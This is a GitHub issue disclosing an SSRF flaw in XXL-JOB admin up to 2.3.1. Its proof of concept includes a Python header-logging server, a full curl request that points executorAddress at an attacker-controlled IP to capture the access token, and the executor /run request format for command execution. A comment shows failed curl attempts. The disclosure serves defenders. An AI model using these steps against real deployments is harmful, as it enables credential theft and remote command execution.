

[New issue](#)[Jump to bottom](#)

xxl-job = < 2.3.1 version (latest version) has SSRF vulnerability, which causes low-privileged users to control executor to execute arbitrary commands #3002

[Open](#) cleanmgr112 opened this issue on Oct 10 · 1 comment

cleanmgr112 commented on Oct 10

xxl-job = < 2.3.1 version (latest version) has SSRF vulnerability, which causes low-privileged users to control executor to execute arbitrary commands

1. Vulnerability description

XXL-JOB is a distributed task scheduling platform based on java language in the XXL (XXL-JOB) community.

There is an SSRF vulnerability in xxl-job-2.3.1/xxl-job-admin/src/main/java/com/xxl/job/admin/controller/JobLogController.java of Xxl-job 2.3.1, which originates from /logDetailCat, it directly sends a query log request to the address specified by executorAddress without judging whether the executorAddress parameter is the valid executor address. The query request will have the XXL-JOB-ACCESS- TOKEN, resulting in the leakage of XXL-JOB-ACCESS-TOKEN, and then the attacker obtains XXL-JOB-ACCESS-TOKEN and calls any executor, causing the execution of arbitrary commands of the executor.

The /logDetailCat interface call only needs to be a low Privilege user of the platform.

2.Affected version



Xxl-job-admin = < 2.3.1 (latest)

3.Proof of concept

1、 build an http server locally and print the http request header log.

```
server.py
1  #!/usr/bin/env python3
2  # -*- coding: utf-8 -*-
3  from http.server import BaseHTTPRequestHandler, HTTPServer
4  import logging
5
6  class S(BaseHTTPRequestHandler):
7      def _set_response(self):
8          self.send_response(200)
9          self.send_header('Content-type', 'text/html')
10         self.end_headers()
11
12         def do_GET(self):
13             logging.info("GET request,\nPath: %s\nHeaders:\n%s\n", str(self.path), str(self.headers))
14             self._set_response()
15             self.wfile.write("GET request for {}".format(self.path).encode('utf-8'))
16
17         def do_POST(self):
18             content_length = int(self.headers['Content-Length'])
19             post_data = self.rfile.read(content_length)
20             logging.info("POST request,\nPath: %s\nHeaders:\n%s\n\nBody:\n%s\n",
21                         str(self.path), str(self.headers), post_data.decode('utf-8'))
22
23             self._set_response()
24             self.wfile.write("POST request for {}".format(self.path).encode('utf-8'))
25
26     def run(server_class=HTTPServer, handler_class=S, port=80):
27         logging.basicConfig(level=logging.INFO)
28         server_address = ('', port)
29         httpd = server_class(server_address, handler_class)
30         logging.info('Starting httpd...\n')
31         try:
32             httpd.serve_forever()
33         except KeyboardInterrupt:
34             pass
35         httpd.server_close()
36         logging.info('Stopping httpd...\n')
37
38     if __name__ == '__main__':
39         from sys import argv
40
41         if len(argv) == 2:
42             run(port=int(argv[1]))
43         else:
44             run()
```



2、 Create a normal user normal without any executor permissions.



3、 When using the normal user to call the interface, set the input parameter executor Address to the http

server address in step 1, and print the XXL-JOB-ACCESS-TOKEN directly on the target server

```
curl 'http://localhost:8080/xxl-job-admin/joblog/logDetailCat' \ -H 'Accept: application/json, text/javascript, */*; q=0.01' \ -H 'Accept-Language: zh-CN,zh;q=0.9' \ -H 'Connection: keep-alive' \ -H 'Content-Type: application/x-www-form-urlencoded; charset=UTF-8' \ -H 'Cookie: Idea-6a85f0b8=3349f800-77dc-4e25-a562-885457beb2aa; XXL_JOB_LOGIN_IDENTITY=7b226964223a322c22757365726e616d65223a226e6f726d616c222c2270617373776f7264223a223563373066666266643839303065626533643037326562346162353064376162222c22726f6c65223a302c227065726d697373696f6e223a22227d' \ -H 'Origin: http://localhost:8080' \ -H 'Referer: http://localhost:8080/xxl-job-admin/' \ -H 'Sec-Fetch-Dest: empty' \ -H 'Sec-Fetch-Mode: cors' \ -H 'Sec-Fetch-Site: same-origin' \ -H 'User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.88 Safari/537.36' \ -H 'X-Requested-With: XMLHttpRequest' \ -H 'sec-ch-ua: "Not A;Brand";v="99", "Chromium";v="100", "Google Chrome";v="100"' \ -H 'sec-ch-ua-mobile: ?0' \ -H 'sec-ch-ua-platform: "macOS"' \ --data-raw 'executorAddress=http://10.224.203.118&logId=0&fromLineNum=0&triggerTime=1586629003729' \ --compressed
```



4、 Use the token to call the task trigger interface of the executor Restful API to execute arbitrary commands

```

1 地址格式:
2  {执行器内嵌服务跟地址}/run      //也就是说为executor端的地址, ip:9999/run
3
4  Header:
5     XXL-JOB-ACCESS-TOKEN : {请求令牌}
6
7  请求数据格式如下, 放置在 RequestBody 中, JSON格式:
8  {
9     "jobId":1, // 任务ID
10    "executorHandler":"demoJobHandler", // 任务标识
11    "executorParams":"demoJobHandler", // 任务参数
12    "executorBlockStrategy":"COVER_EARLY", // 任务阻塞策略, 可选值参考    com.xxl.job.core.enums.ExecutorBlockS
13    "executorTimeout":0, // 任务超时时间, 单位秒, 大于零时生效
14    "logId":1, // 本次调度日志ID
15    "logDateTime":1586629003729, // 本次调度日志时间
16    "glueType":"BEAN", // 任务模式, 可选值参考    com.xxl.job.core.glue.GlueTypeEnum    "glueSource":"xxx", //
17    "glueUpdatetime":1586629003727, // GLUE脚本更新时间, 用于判定脚本是否变更以及是否需要刷新
18    "broadcastIndex":0, // 分片参数: 当前分片
19    "broadcastTotal":0 // 分片参数: 总分片
20 }
21
22 响应数据格式:
23 { "code": 200, // 200 表示正常、其他失败 "msg": null // 错误提示信息 }

```

4、 Recommendations

The same as in `JobLogController.java`, when matching the `/joblog` route, it will enter the `index` method to judge whether the 'executorAddress' executor address belongs to the executor address.

superjock1988 commented 8 days ago

I cannot verify locally whether poc can be debugged

```
% Total      % Received % Xferd    Average Speed   Time    Time     Current
                               Dload Upload Total           Spent    Left   Speed

0 0          0 0          0 0        0 0 --::--:- --::--:- --::--:- curl: (6) Could not resolve host: x

% Total      % Received % Xferd    Average Speed   Time    Time     Current
                               Dload Upload Total           Spent    Left   Speed

0 0          0 0          0 0        0 0 --::--:- --::--:- --::--:- curl: (6) Could not resolve host: 10_15_7)

% Total      % Received % Xferd    Average Speed   Time    Time     Current
                               Dload Upload Total           Spent    Left   Speed

0 0          0 0          0 0        0 0 --::--:- 0:00:04 --::--:- curl: (6) Could not resolve host: AppleWebKit

% Total      % Received % Xferd    Average Speed   Time    Time     Current
                               Dload Upload Total           Spent    Left   Speed

0 0          0 0          0 0        0 0 --::~:- ~::~~:- ~::~~:- curl: (6) Could not resolve host: (KHTML,

% Total      % Received % Xferd    Average Speed   Time    Time     Current
                               Dload Upload Total           Spent    Left   Speed

0 0          0 0          0 0        0 0 --::~:- 0:00:04 --::~:- curl: (6) Could not resolve host: like

% Total      % Received % Xferd    Average Speed   Time    Time     Current
                               Dload Upload Total           Spent    Left   Speed

0 0          0 0          0 0        0 0 --::~:- ~::~~:- ~::~~:- curl: (6) Could not resolve host: Gecko)

% Total      % Received % Xferd    Average Speed   Time    Time     Current
                               Dload Upload Total           Spent    Left   Speed

0 0          0 0          0 0        0 0 --::~:- 0:00:08 --::~:- curl: (6) Could not resolve host: Chrome

% Total      % Received % Xferd    Average Speed   Time    Time     Current
                               Dload Upload Total           Spent    Left   Speed

0 0          0 0          0 0        0 0 --::~:- 0:00:04 --::~:- curl: (6) Could not resolve host: Safari

% Total      % Received % Xferd    Average Speed   Time    Time     Current
                               Dload Upload Total           Spent    Left   Speed

0 0          0 0          0 0        0 0 --::~:- ~::~~:- ~::~~:- curl: (6) Could not resolve host: XMLHttpRequest'

url: (3) URL using bad/illegal format or missing URL

% Total      % Received % Xferd    Average Speed   Time    Time     Current
                               Dload Upload Total           Spent    Left   Speed

0 0          0 0          0 0        0 0 --::~:- ~::~~:- ~::~~:- curl: (6) Could not resolve host: Chromium;v=100,

url: (3) URL using bad/illegal format or missing URL
url: (3) URL using bad/illegal format or missing URL

% Total      % Received % Xferd    Average Speed   Time    Time     Current
                               Dload Upload Total           Spent    Left   Speed

0 0          0 0          0 0        0 0 --::~:- ~::~~:- ~::~~:- curl: (6) Could not resolve host: macOS'

logId' 不是内部或外部命令，也不是可运行的程序
```

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants

